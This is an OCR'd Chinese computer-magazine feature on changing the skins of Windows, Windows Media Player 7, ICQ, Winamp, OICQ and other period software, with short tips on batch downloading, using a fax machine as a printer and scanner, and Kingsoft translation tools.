面获得成功，如《暗黑破坏神》、《星际争霸》、《雷神之槌》、《三角洲特种部队》、《网络创世纪》和《永恒任务》等。基本上绝大部分的游戏在推出时都具备了网络联机功能，21 世纪是网络文化为主的信息时代，在这种情况下游戏的网络化发展是顺理成章的事情，我们也看到今年国内出现了多款以 MUD 为基础的中文网络游戏，例如《网络三国》、《万王之王》等。甚至在家用游戏机领域也出现了网络化的倾向，各种次世代主机

精彩外壳在行动

女人爱漂亮，男人爱潇洒，我们的操作系统、软件是不是也需要化化妆呢？我们是不是多多少少有些喜新厌旧呢？在这里我们将对操作系统和应用软件大变脸，让你的个性得以完美体现。只要你的爱机上装有Windows、Windows Media Player 7.0、ICQ、OICQ2000、Winamp、Netants、超级解霸、金山词霸、东方影都、ACDSee中的一款，这里就不要错过，因为无穷惊喜等着您！无尽的个性化DIY空间期待着您！　——步步高栏目主持　小渔

Windows外壳在行动

□北京　网上玫瑰

美化Windows，可能你会说，那还不就是换桌面背景、屏幕保护程序或者选择一款桌面主题（个性化不够突出），要不就是通过修改注册表来美化开始菜单和文件夹、隐藏驱动器等（太麻烦太危险）。其实这些只是发挥了你天才的那么一点点，要想做一名超级时尚先锋，具备超级DIY能力，就需要个性化得天下无双。

一、精彩外壳先睹为快

小试牛刀法：首先出场的是“侠客系统修改器”共享软件，下载地址为：http://www.newhua.com.cn/down/sysset.zip,利用它可以轻松修改Windows系统中大部分注册表选项，当然也能够做“整容手术”啦！如图1所示，“侠客系统修改器”可以对“我的电脑”、“文件夹图标”、“开始菜单”等进行设置，而且还能更换资源管理器和IE浏览器的背景。修改也相当容易，例如双击其中的“我的电脑”将弹出一个有非常多选项的窗口，一看就懂，修改后有的要求重新启动才能生效。你自己去慢慢体会，我这里就不罗嗦了。看看我的“资源管理器”（如图2）是不是变俏了些？

极酷个性法：下面向大家介绍一款重量级武器——WindowBlinds 2.01,下载地址为:http://www.win2000.com.cn/down/hb_wd201_twn.exe,它除了可以让你使用BMP图形作为程序的背景底图之外，还可让Windows中的所有程序的窗口标题栏（Titlebar）、滑动杆变成Mac OS8或是其他俊俏的模样，而且标题栏的文字可放在中间，而不一定是默认的左边。当然，“开始”菜单也变成了各种各样的“Start”、“Cool”等好看的图标。变化太多，不好一一道来，还是各位自己去试试吧！

WindowBlinds自身提供了几个外壳，容貌也还是相当不错的，但是我们可以从http://scripting.stardock.com/Library/default.asp?library=1下载更多的外壳，足以让我们的系统一天一个样。点击链接将zip压缩包自动下载到WindowBlinds中，将其解压缩到此目录中的一个文件夹，不过文件夹名称一定要与.zip的前缀名相同。



图1



图2



图3



图4



图5



Í¼6



图 7

然后你就会在 WindowBlinds 中看到又多了一款外壳。当然，如果你注册了详细资料，还可以选择“从网络安装新外观”下载其他外壳。另外，WindowBlinds 还提供了“设置”、“背景”、“特殊”和“系统”等几个项目供详细设置。

经过精彩角逐，评委认真打分，特级模特已经选出。大家欢迎她们穿上“我的电脑”，为我们作最新款外壳展示（如图 3 至图 7）。

二、外壳 DIY 先锋队

在网上下载现成的外壳使用固然好，但我们能够就如此满足吗？没错，我们要 DIY 我们自己的外壳！

揭开 Windows 外壳的神秘面纱：打开下载得到的 zip 文件，可以发现其中一般有一些 BMP 图像文件（按钮、标题栏、背景等）、wav 音乐和一个与目录同名的.uis 文件。.uis 文件定义了外壳的组成方案，包括按钮、颜色、标题栏等的具体设置，其主要功能是将看似杂乱无章的 BMP 文件组合起来，形成 Windows 及各应用程序的外壳。.uis 的格式如下：

```
[TitleBarSkin]
SkinName = MyWonderfulSkin
SkinAuthor = Wonder

[ComboButton]
Image = piper\combobut.bmp
LeftWidth=2
RightWidth=2
// 以下还有其他按钮、标题栏、滑动杆的定义等

[Colours]
ButtonFace=149 152 152
ButtonText=0 0 0
ButtonHilight=192 192 192
```

[TitleBarSkin]显示了外壳的名称、作者等基本信息；而[ComboButton]则说明了此按钮的背景图片、位置等信息；[Colours]显示了配色方案。

Windows 外壳 DIY 旅程：如果先制作和谐的 BMP 图像文件，再编写.uis 文件来生成外壳，不仅复杂，而且几乎不可能完美实现。其实 BuilderBlinds 这套可视化工具，可使我们不需要了解复杂的 uis 文件格式，就能轻松编辑 WindowBlinds 皮肤。其下载地址为：http://www.21hh.net/down/bb110.exe。

安装 BuilderBlinds 后，你可以点击“New Skin”，根据向导制作出自己的个性化外壳，不过你还可以更偷懒，打开一个现成的皮肤（如图 8），先对照效果（图




图 8

8 右边的小窗口）研究研究。

左边是各个项目，有 10 个按钮、色彩配置（Colours）、个性化设置（Personality，里面包含有标题栏图标、文字等属性）。选中一个项目后，会立即在效果图中用一个方框反映出项目的区域，中间的 Section 页还会显示出当前项目的各个属性，显示相应项目的属性和值。如图我们就可以选中 Personality 项目，然后点击 Frame Image-Top，选择 Browse 更换一副图片。当然其他属性值也可以修改，而且在效果图中，还会显示修改的结果。如果不合心意，可以马上重新设置。所见即所得的效果图，大大方便了我们的大胆创新，大家尽管换上自己喜欢的图像、颜色，加上自己喜欢的按钮吧！图 9 界面显示了出现在各窗口的按钮，你可以通过切换眼睛图标，设置此按钮是否显示，用过 Photoshop 的朋友对此一定不陌生。




图 9

有了 BuilderBlinds，您的聪明才智和创造力一定可以得到最大限度的发挥！

WindowsMediaPlayer 7.0 外壳在行动

□北京　网上玫瑰

Windows Media Player 7.0（以下简称WMP7）是微软新版的媒体播放程序，几乎支持Windows下的所有多媒体文件格式，包括MP3文件（mp3、m3u）；Audio文件（wav、snd、au……）；MIDI文件；MPEG文件（m1v、mp2、mpa……）；Video文件（avi）；RealMedia文件格式。相信有不少朋友在使用它。

上篇对操作系统进行了“整容手术”，可谓婀娜多姿，那应用软件也不能落后。其实WMP7也提供了精彩的外壳更换和插件功能，哈哈，又有大显身手的机会了。

一、精彩外壳先睹为快

大家可以到http://windowsmedia.com/MediaGuide/gallery/skins.asp下载喜欢的外壳。我相信，一定会有好多款满足您的要求。下载回来的是*.wmz文件，将它们全部拷贝到WMP7安装目录的Skins目录中。然后启动WMP7，就可以到“外观选择器”中选择一款“应用外观”尝尝鲜了（如图1）。

另外，你还可以点击“更多外观”启动默认的浏览器去网上下载，打开的网址还是http://windowsmedia.com/MediaGuide/gallery/skins.asp。

二、精彩插件先睹为快

WMP7还可以使用漂亮的Visualizations（视觉）插件，插件的下载地址是：http://windowsmedia.com/mediaguide/gallery/visualizations.asp，下载后得到的是EXE文件，下载后双击即可自动安装到WMP7安装目录的Visualizations目录下，是一个.dll文件。我们在应用这些插件的时候，只需在WMP7中选择“查看/可视化效果”菜单，挑一个就行了。

WMP7五彩缤纷的外壳可以与视觉插件一起使用，还是欣赏一下这对梦幻组合所带来的超酷“场面”吧（如图2至图6）。

三、外壳DIY先锋队

揭开WMP7外壳的神秘面纱：将wmz文件改后缀名为zip，然后用Winzip等解压缩软件打开，你会发现其中有好多图像文件（有BMP、GIF、JPG等），还有一个js文件和一个wms文件，wms文件与XML、HTML文件有些类似，主要是用来定义外壳的格局（如背景、各种按钮的位置和大小、点击各按钮调用什么函数等），用记事本打开wms文件，会发现有类似下面的语句：

```
<theme  id="Wonder"  author = "霹雳神">
  <view  width="396"  height="304"
 onload="Init();">
 backgroundImage="base.gif">
  <playbutton left="12" top="222"
image="play.gif"
hoverImage="playh.gif"
uptooltip="播放"
```



图 1



图 2


图 3



图 4



图 5


图 6

步　高

```
onclick="BeginPlay();"  >
 </playbutton>
 <!-- 定义其他按钮等 --!>
  </view>
</theme>
```

其中theme说明了开始定义一个外壳项目；view说明了外壳所包含的各种元素（在view内如果再利用subview，可以提供更多的方案，如每播放一首MP3换一个外壳形式等）；onload="Init();" 调用js文件中的Init函数;backgroundImage="base.gif"指明外壳的背景图案;image="play.gif"是Play按钮的图案;overImage="playh.gif"是当鼠标移动到Play按钮上时的新图案;uptooltip="Play"也就是鼠标移动到Play按钮上时的提示语句了。

而js文件，是用JavaScript编写的，主要定义了一些函数，让wms来调用。如上面提到的Init()函数：

```
function Init()
{   viss.currentEffectType = mediacenter.effectType;
    viss.currentPreset = mediacenter.effectPreset;
    OnOpenStateChange();
    OnPlayStateChange();
}
```

其中的“OnOpenStateChange();”也是一个函数，也在.js文件中作了定义，相当于“Init()”函数还要调用“OnOpenStateChange();”函数。

WMP7外壳DIY旅程：自己想制作一款精彩的WMP7外壳，需要先用图像处理工具（最好是Photoshop）处理好基本的图形，然后编写.wms文件，并用JavaScript定义好一些需要在.wms中调用的函数。不过大家可以对那些图像文件、对wms和js文件先作浏览分析，然后动手，难度不小哟！另外，大家可以从http://msdn.microsoft.com/workshop/imedia/:windowsmedia/wmpguide.asp下载Windows Media SDK（软件开发工具包），其中介绍了制作方法与实例，相信可以给您一个参考。

WMP7的视觉插件一般都是.dll文件，要DIY自己的视觉插件，就需要对C或者Delphi等高级编程语言有比较深刻的了解，这里就不多说了。

ICQ外壳在行动

□北京 ABao

许多朋友都在用ICQ聊天，如果整天看到的都是一个单调的ICQ面孔，多烦呀！其实ICQ外壳是很漂亮的，而且也比较容易制作！

一、精彩外壳先睹为快

要想ICQ懂“换容术”，需要先下载一个叫ICQ Plus 2.05的插件。下载地址:http://www.newhua.com.cn/down/iplus205.zip。

安装ICQ Plus2.05之前，需要先退出ICQ；安装好后，会在ICQ界面右上角的“最小化”按钮的左边出现一个黄色的加号图标，点击它，就会出现三个外壳供你选择，分别为DemoSkin1.zip、DemoSkin2.zip和DemoSkin3.zip，不过这三个都不好看。

没错，可以去网上Down更多的外壳，这样的网址也特别多，如：http://desktop.yesite.com/skin/icqplus/ip2x1/icqplus2x.htm，下载到ICQ Plus安装目录的Skins目录后，就可以点击黄色的加号选择外壳了。

该让酷哥靓妹们上场了（如图1至图5）。

二、外壳DIY先锋队

揭开ICQ外壳的神秘面纱：打开.zip文件，你会发现里面的bmp、gif和jpg文件，还有一个叫skininfo.dat的文件。skininfo.dat文件是用来具体规划外壳生成的，用记事本或者Word2000都不能将其打开浏览，这下苦了我们，该如何生成我们的外壳呢？

ICQ外壳DIY旅程：其实利用ICQ Plus可以更简单地DIY自己的外壳。点击“ICQ”图标，选择“Plus”，出现“ICQ Plus”窗口(如图6)。我们可以按“Skin”栏的“New”新建一个外壳；可以从“Skin”下拉框中选择或者按“Import”输入一个从网上下载来的外壳然后仔细看看或修改；最后可以点击“Export”弹出“保存”窗口保存自己的作品。

“Dialog Box”栏中是几个主要需要修改的地方，




图1



图2



图3




图4



图5

Winamp 外壳在行动

□北京 网上玫瑰
□江苏 王严刚

Winamp，大家肯定非常熟悉，正是它掀起了外壳之风，今天这位元老会拿出什么献给我们呢？

一、精彩外壳先睹为快

Winamp 的 Skin 在网上非常多，除了可在http://www.winamp.com下载外，众多的个人网站也提供了相当多的Skin供下载。在www.winamp.com上将外壳按车、人物、3D、游戏等分了好多类别，也把非常出色的外壳统一到了 Best Skins 中。

Skin 的下载与安装：下载得到的 Skin 是.wsz 文件，将其拷贝到 Winamp 安装目录的 Skins 目录内即可。另外，可能下载后得到的是.zip 文件，你用 Winzip 等解压缩软件打开后，会发现是一个文件夹，文件夹里有一些.bmp文件和.txt文件，或者直接就是一些.bmp文件和.txt文件。不要紧张，不是下载错了，将*.zip 改名为*.wsz 即可，不改也行。

这样之后，在 Winmap 的界面上按鼠标右键，点击“Skins”，会出现好多选项（名称为.wsz 文件的前缀，如果是 *.zip，则显示全名），选择一款就行了。当然你最好将那些乱七八糟的.wsz文件名改为自己能够辨认的，如“酒井法子.wsz”，以后选择 Skin 的时候，就方便多了。

充分发挥个性：勾选如图 4 的“Random Skin on play”则会播放一首歌曲换一张 Skin，实在太体贴我们了。

风采展示：如图 1 至图 3。

二、精彩插件先睹为快

Winamp 有很多种类的插件，有视觉插件、VCD 播放插件、DDR 插件、声音效果调节插件等等，在所有媒体播发类软件中绝对称得上佼佼者。

Plug-ins 的下载与安装：Plug-ins 插件的下载一般是.exe 文件，下载之后双击即可自动安装到 Winamp 安装目录的 Plugins 目录中。选择插件时，通过右键菜单选择“Visualization/Select Plug-in”，再根据插件类型（如 Input 输入插件、Output 输出插件、Visualization 视觉外观插件、Effect/DSP 音响处理特效插件和 General Purpose 一般用途插件等）挑选即可。

首先欣赏几款视觉插件：如图 4 至图 6。

接着向大家重点推荐一款“歌词秀”（LyricsShow!）插件（可以到 http://www.karaoker.com 下载），可能你会爱不释手的哟！

听 MP3 时难免会碰到新歌或是不熟悉的歌曲，要是在播放歌曲的同时能看到相应的歌词那该多好。国人汪箴制作的“歌词伴侣”（LyriceMate）能即时动态地显示当前歌曲中所对应的歌词，颇有些电视卡拉 OK 的味道。经过一段时间的测试，“歌词伴侣”的升级版“歌词秀”最近终于面世了。

歌词秀只能在Winamp 2.05以上的版本上使用，建议使用 Winamp 2.7 完整版（含 AVS2.1）或更高的版本。安装时请注意要先关闭 Winamp。首先



图 1



图 2



图 3




图 4




图 5



图 6



图 7

如：Main Dialog（主窗口）、Other Dialogs（如菜单栏、按钮等）。我们可以先在“Dialog Box”中选择需要修改的项目，然后按“Edit”或“New”进行具体的修改。如“Dialog Box”选择“Main Dialog”，点击“Edit”或者““New”将会弹出如图 7 的窗口，里面有 Dialog（主界面）、Border（边界）、Buttons（按钮）、ScrollBars（滑动杆）、Menu and List（菜单项）、Animation（动画）等页签，我们可以对逐项进行设置，设置背景图片、颜色、字体等。进行设置后，在图 6 会出现效果图。

这款软件的使用不难，相信各位能轻松吃透它。期待大家都有好作品问世，哈哈！




图 6




图 7




图 8



图 9



图 10



图 11




图 12

执行安装程序gsls10a12.exe，歌词秀会自动检测插件的安装目录并自动完成程序的安装。

正确安装歌词秀后，它会在每次Winamp启动时自动运行。在Winamp播放相应的MP3歌曲时，歌词秀会寻找相应的LRC歌词文件，如果找到相应的LRC文件（歌词文件，使用歌词秀时会自动运行LRC歌词编辑器，当然需要你的电脑里已经安装了歌词编辑器），则歌词秀会用亮色显示正在演唱的那句歌词，而用暗色显示其他歌词。当Winamp在更换Skin时，歌词秀的界面也会自动更新，使得整个界面的风格保持一致（如图7）。歌词秀内置的AVS歌词模块能让我们像看VCD一样来欣赏MP3（如图8），这可是个新亮点噢！

使用技巧：(1)歌曲文件和对应的歌词最好放在同一目录中，并且主文件名要一致。(2)歌词文件统一放在专门的目录中，且主文件名要与对应的歌曲文件一致。并在“设置”中将目录加入“歌词搜索目录”列表。无论你使用上面两种方法中的任一种来管理你的歌词，都可以完全省去指定歌词的种种麻烦。(3)当你由“歌词伴侣”升级到“歌词秀”之后，原来的数据文件会全）部丢失，其中包括最重要的MP3歌曲与对应LRC歌词的信息数据库。像我有200多首MP3歌，如果再重新一首一首设置的话，那不知道要弄到猴年马月呢！其实我们可以通过修改“歌词秀”的数据库来达到目的。具体操作如下：首先要把以前“歌词伴侣”的LyricsMate.ini文件保存下来（在Winamp的Plugins文件夹中），打开LyricsMate.ini，找到[Database]选项（里面就是歌曲与歌词之间的信息），把[Database]中的文件“复制”，请注意一定要复制图9中被选中的部分，再打开“歌词秀”中的LyricsShow.ini文件（请注意一定要把LyricsShow.ini先备份一下，以防万一），把[folders to search]中的内容删除，再把刚才复制的内容“粘贴”！往后你就不必再对以前的歌曲进行设置了。

另外，还有视频插件（可以让Winamp直接播放VCD/DVD、MPEG等视频格式，并且就用Winamp的操作界面）、增强低音效果的插件等等。

三、外壳DIY先锋队

揭开Winamp外壳的神秘面纱：同样把.wsz文件变成.zip文件，打开会发现里面有很多BMP图片，还有viscolor.txt、pledit.txt等文件，有些BMP图像中有许多按钮，而且显得特别紧凑，如果用Photoshop一个个BMP文件来做（那就非常不好定位各个BMP图像到底用什么背景，使得后来组成整体外壳时协调统一，再自己定义viscolor.txt（颜色定义）和pledit.txt（字体定义等），那实在是太困难了。

其实可以配合Skin Maker来进行，其下载地址为：http://www.cnvnet.com/download/d/sknr120.zip。

Winamp的面板主要由主面板、均衡器和播放清单组成。这里主要说一下主面板，主面板主要由main.bmp、titlebar.bmp、cbuttons.bmp、shufrep.bmp、numbers.bmp等.bmp文件组成（如图10）。我们可以先找到一幅自己喜欢的图片，然后运行Skin Maker，选择“File/Open image”加载；在“Adjustment Mode”中可以选择是将图片平铺（continuous），还是主面板、均衡器和播放清单都一样（Tile），或者三者各用这幅图片的不同部位；其实选择“File/Load Multiple Image”可以分别对主面板、均衡器和播放清单选择不同的图片。另外，在“Skin Template”下拉框中提供了制作外壳的模板，选择一个，点击“Make Skin”，就会在左边的图中出现效果。

Winamp外壳DIY旅程：我们可以按以下的步骤来做出精彩的外壳，当然需要你懂得图像处理（如Photoshop），要是有很强的艺术修养和具体实现能力那就更好啦！

准备好一张打算制作主面板的图，然后在Skin Maker中导入，“Skin Template”选择“Button Extrator”，点击“Make Skin”后，就会发现制作出了一个没有任何按钮的面板。选择菜单“File/Save”保存为一个.zip文件。

打开这个.zip文件看看，里面有一些.bmp文件和几个.txt文件。对，Skin Maker已经帮我们把各个.bmp文件精确地按照图像大小抠下来了。其中cbuttons.bmp文件如图11所示，想将其制作成如图12的新cbuttons.bmp应该方便多了吧，在cbuttons.bmp文件中加入你自己喜欢的按钮形式就可以了。其他的.bmp文件，你对照着一些精彩外壳.bmp图像的具体按钮布局，个性化设置出你的就可以了。

Winamp插件DIY旅程：与Windows Media Player 7.0类似，Winamp的插件也主要是一个.dll文件（动态链接库），经“歌词秀”作者汪箴介绍，在“歌词秀”中包含有General Purpose、DSP和wvs effect（APE）三个模块，分别实现即时人声处理效果、传统Winamp窗口方式歌词显示和WVS歌词字幕显示。编程语言为C/C++、Object Pascal和少量汇编，开发环境为VC++、Delphi。作者应用了不同的开发工具开发各模块，主要是为了针对不同模块的功能在开发效率和执行效率上寻找平衡点。Winamp插件的基本结构其实很简单，任何Win32编译器应该都能胜任开发工作，但最好选择VC++、LCC、BCB、Delphi或者VB，因为它们有现成的头文件和框架。

喜欢编程的朋友们是否可以小试牛刀呢？■

其他精彩外壳在行动

□北京 网上玫瑰
□广东 陈立凡

一、OICQ2000 精彩外壳

从 2000 版本起，OICQ 也提供了更换外壳的功能。

更换方法：点击 OICQ 右上角的加号图标，会出现 8 个外壳选项，包括“粉红色的回忆”、“金属”等，选择不同的外壳即可（效果图如图 1）。


图 1

外壳 DIY：打开 OICQ2000安装目录的Skins 目录，除了缺省外壳外，会在里面发现相应的外壳文件夹，如“粉红色的回忆”等。打开某一个文件夹，里面有一些 BMP 文件和一个 Skin.ini 文件。用记事本打开它，可以看到如下的设置：

```
[main]
titlebox=titlebox.bmp
'省略其他属性
[button1]
tile=button1.bmp
light_tile=button1_light.tile.bmp
down_tile=button1_down.tile.bmp
'省略其他按钮属性
```

要读懂这个文件并不难，因为体贴的 OICQ2000 已经在 Skins 目录下放置了一个“范例.ini”，里面告诉了你各项参数的具体含义。

二、超级解霸 2000 精彩外壳

更换方法：运行“超级解霸 2000”，点“控制 / 设置背景图”即可选择一款自己喜欢的 BMP 图像



图 2

作为其背景，不过都很一般，如图 2 所示。

豪杰公司没有让大家失望，选择“插件 / 程序界面插件”，从弹出的窗口的左边选一款，然后“确定”。如图 3 所示的坦克，COOL 吧？


图 3

“超级音频解霸”也提供了一些非常可爱的外壳，选择“插件 / 外挂程序 / 界面插件”，挑一款就可以了。图 4 的那个就很不错！


图 4

另外，超级解霸 2000 还提供了一些其他的视觉插件（如图 5），点击“插件 / 外挂程序 / 可视音乐”，出现一对话框，选择“插件位置”，在中间的框中选择一下就可以了。超级解霸 2000 也可以使用 Winamp 的视觉插件：在“插件目录”选择Winamp安装目录的 plugins 目录，再选择即可。当然你也可以将plugins的文件复制到超级解霸 Visplug 目录下，这样利用 Winamp 的视觉插件就更方便了。


图 5

外壳 DIY：豪杰公司为我们这些有个性的朋友精心准备了“超级解霸界面编辑器”和“超级音频界面编辑器”，并提供了制作向导，有了它，我们将无往而不胜。

三、金山词霸.net 2001 精彩外壳

更换方法：点击金山词霸右下脚的“界面方案”图标，从弹出的四款外壳中选择一款就可以了，如“苹果恋园”。另外，可以到 http://www.iciba.net 下载更多的外壳，下载回来后的是 MoreThemes.exe 文件，双击它运行并一路回车即可将另外的 5 款外壳安装到金山词霸安装目录的 themes 目录中。以后，就可以从“界面方案”中选择一共 9 款外壳了（效果图如图 6）。


图 6

外壳 DIY：金山词霸外壳的组成方法与 OICQ2000 类似，也是由一些 BMP 文件和一个.ini 文件组成，大家可以到金山词霸安装目录的 themes 目录中找到各外壳的目录。由于金山词霸的外壳没有 OICQ 复杂，所以.ini 文件的编写就更容易了，大家不妨一试，制作出一款了不起的外壳让大家闪一下眼！

四、Netants 精彩外壳

更换方法：选择菜单“选项 / 参数设置 / 显示界面 / 窗口样式”，里面有“Go! Zilla Style”等三款外壳供选择。

外壳 DIY：可惜这三种样式都不是太好看，我们来 DIY 一个。

在“蚂蚁”的安装目录的 Skin 文件夹里存放着外壳的相关文件。首先在 Skin 文件夹里新建一个文件夹，文件夹名任意，不过最好取好听一点的，因为以后在“选项 / 参数设置 / 显示界面 / 窗口样式”里会出现这个名称的哟！再在文件夹里添加三幅 JPG 图片，一幅是虚拟文件夹的背景图（108x108 像素），一幅是任务状况窗口的背景图（129x135），一幅是显示下载文件窗口的背景图（468x120）。

然后，将“Skin/Go!Zilla Style”文件夹中的Skin.ini 复制到你刚才新建的文件夹里。打开复制来的 Skin.ini，将其[Virtual Folder]里的 WallPaper=treebk.jpg 字段中的

“treebk”换成你自己做的虚拟文件夹背景图的名称，将[Job Window]里的WallPaper=jobbk.jpg字段中的“jobbk” 换成你自己做的显示下载文件窗口的名称，再将[Block View]、[Log View]、[Info View]、[Link View] 里的WallPaper=后面换成你自己做的任务状况窗口的背景图的名称，OK!保存，效果图如图7。



图7

哈哈，打开蚂蚁看看，是不是有了你定义的新外壳？简单吧！

还有Media Jukebox 6、ACDSee、东方影都等都可以变化外壳，这里就只对ACDSee提一下，在ACDSee安装目录的ACDSee目录下，有一个名叫ToolBar-Background.jpg的文件，它是ACDSee的标题栏图像，用一个其他的比较酷的图像替换掉它就行了。

大家跟我们逛了一圈，成果如何呢？是不是灵魂出壳了呀？！

批量下载小技巧

□湖北 柳瀛智

对于经常上网的朋友，下载墙纸或者一系列页面可以说是个头痛的事，因为往往要一一点开后一个个下载，甚是麻烦。

其实用网络蚂蚁或网际快车的成批下载功能下载，将下载链接设置为(*)-800.jpg，设定通配符*的长度，选择下载范围（如图），即可将选定范围的文件批量下载。



传真机既打印又扫描

□江西 郭庆华

如果你有一台电脑，又有一台传真机，那么恭喜你，不需通过电话线，按照下面的方法，你将能同时拥有打印机和扫描仪。还等什么呢？一起来动手吧！

一、硬件要求

一台电脑（配置一块带FAX/Data的56k Modem），一台传真机，一根带RJ11插头的连接线，并将连线分别插入Modem和传真机的Line口。

二、软件安装

先安装Modem的驱动程序，再安装传真驱动软件BitWare 3.30.11S汉化版（Modem驱动光盘中有），安装完后，会自动添加一BitWare Fax Driver打印机，将该打印机设为默认打印机。

三、设置

这步是关键，打开BitWare主程序，单击“设置”，先进行调制解调器设置：选择自动检测，一般会自动选择Modem的类型（但也不一定，我的TP－LinK被识别为IS-101 Compatible Voice Modem，传送文件时总与传真机连接不上，让我忙活半天，后经手动选择为DavicomV.90 Voice/FAX/Data Modem，一切顺利），然后选择对传真文件头进行设置，可调整打印时文件头的输出效果。再设好打印机的属性，选好端口和驱动程序，其他的设置选择默认值，传真机的接收应选择手动模式。

四、实现方法

1.打印

右键选中要打印的文件并单击打印，则自动激活拔号传真窗口。选择手动传送，会看到传送状态窗显示“正在拔号”，并提示拿起听筒后按确定。摘下传真机听筒后按下传真键，单击确定，Modem收到传真机送来的信号后开始连接，并显示：OK Connect，文件即被传至传真机上完成打印功能。

2.扫描

将要扫描的文件插入传真机中，拿起听筒。打开接收管理器窗口后Modem自动初始化并等待呼叫，选择手动接收后Modem响应：OK Connect，并可听见传真信号，按下传真机的传真键后开始扫描。扫描结束后弹出一窗口，提示你收到一传真。你可选择查看，并可用.bmp或.tif等格式保存，再进行后期处理。打印和扫描时一定要选择手动操作哟。

怎么样，这么轻松你就同时拥有了打印机和扫描仪。

金山 KINGSOFT 园地

《金山园地》作者表示感谢，并向本期和下期《金山园地》的作者提供一款最新版软件作为奖品，大家就不要客气啦！

另外，在《电脑爱好者》网站www.cfan.net.cn《金山园地》发表文章的作者也有奖品哟！

巧用金山快译.net 2001

□北京　Wonder

金山快译.net 2001是现在较流行的汉化翻译软件之一。大家可能都比较熟悉它的一些很常用的功能，如即时网页翻译、英文软件汉化、游戏汉化、英文文档翻译等。其实它还有好多其他高级功能呢？

让转码器跳出来！

什么？转码器？快译还有转码器！这与快译菜单条上的转码功能有什么关系吗？我只知道快译有转码的功能，它可以对你当前所看的文件进行多内码间的转换，那这个转码器又是怎么回事？

其实这个转码器与快译的转码功能是用的同一个内核，它是一个可执行文件，位于快译安装目录下，名叫KConvert.exe，它可以脱离快译单独运行。大家只要找到快译安装目录就可以看到该可执行程序，它是一个专门用来进行繁体码与简体码、繁体字与简体字之间转换的小工具软件。可以用来批量对文章进行简繁体的转换，而不是只对当前打开文本进行临时的转换。

例如：某天你要给你的台湾或香港老板发封请求加薪的报告，如此慎重的事情千万不能出纰漏，文章写得极好，理由也写的极充分，可是发送前你一定要考虑到你的老板可能是用的繁体操作系统，支持的字体是繁体码（BIG5），而你现在用的却是简体码（GB2312），可不能发一堆乱码过去！这种情况下你只要启动该转码器，加入该文件，选择“简体中文——繁体中文”，点击“转换”按钮（如图1）。哈哈，你就坐着等好消息吧。




图1

同时该转码器还可以对批量的文件进行转码，可以加入一个目录，对该目录下的所有文件（不仅是文本文件，还可以是HTML等其他类型的文件）进行转码并永久保存下来。怎么样，很酷吧！快把它拖到你的桌面上来，做你的转码小助理吧！

你也来做一回汉化专家吧！

金山快译的永久汉化功能可能大家都很熟悉了吧，相信大家也对汉化包的概念有了一定的认识，在此就不多说了。总之每一个被永久汉化的软件都会生成一个与之相对应的汉化包，来支持该软件的中文界面。快译的汉化质量已经很不错了，但也难免会有你不满意的地方，这时你就可以用我们这里说的办法对它进行修改和编辑，使它变成你习惯的翻译结果。

首先打开金山永久汉化窗体，其中会列有很多可以汉化的软件，对于大多数软件，金山快译都包含有汉化包，这时你只可以在你要改动的软件上点击右键，在出现菜单后选择编辑汉化包，你会看到一个独立的编辑词库的窗体。这时所有这个软件所用到的词条及翻译都按字母顺序展现给你，你可以很方便地找到你所要改动的词条，双击该词条就可以在出现的窗体中直接改动了（如图



图2

2）。当再次打开该汉化的软件时，你就会惊喜的发现你所做的改动已经显示在窗体上了。怎么样，是否很有成就感呢。

灵巧的浮动工具条

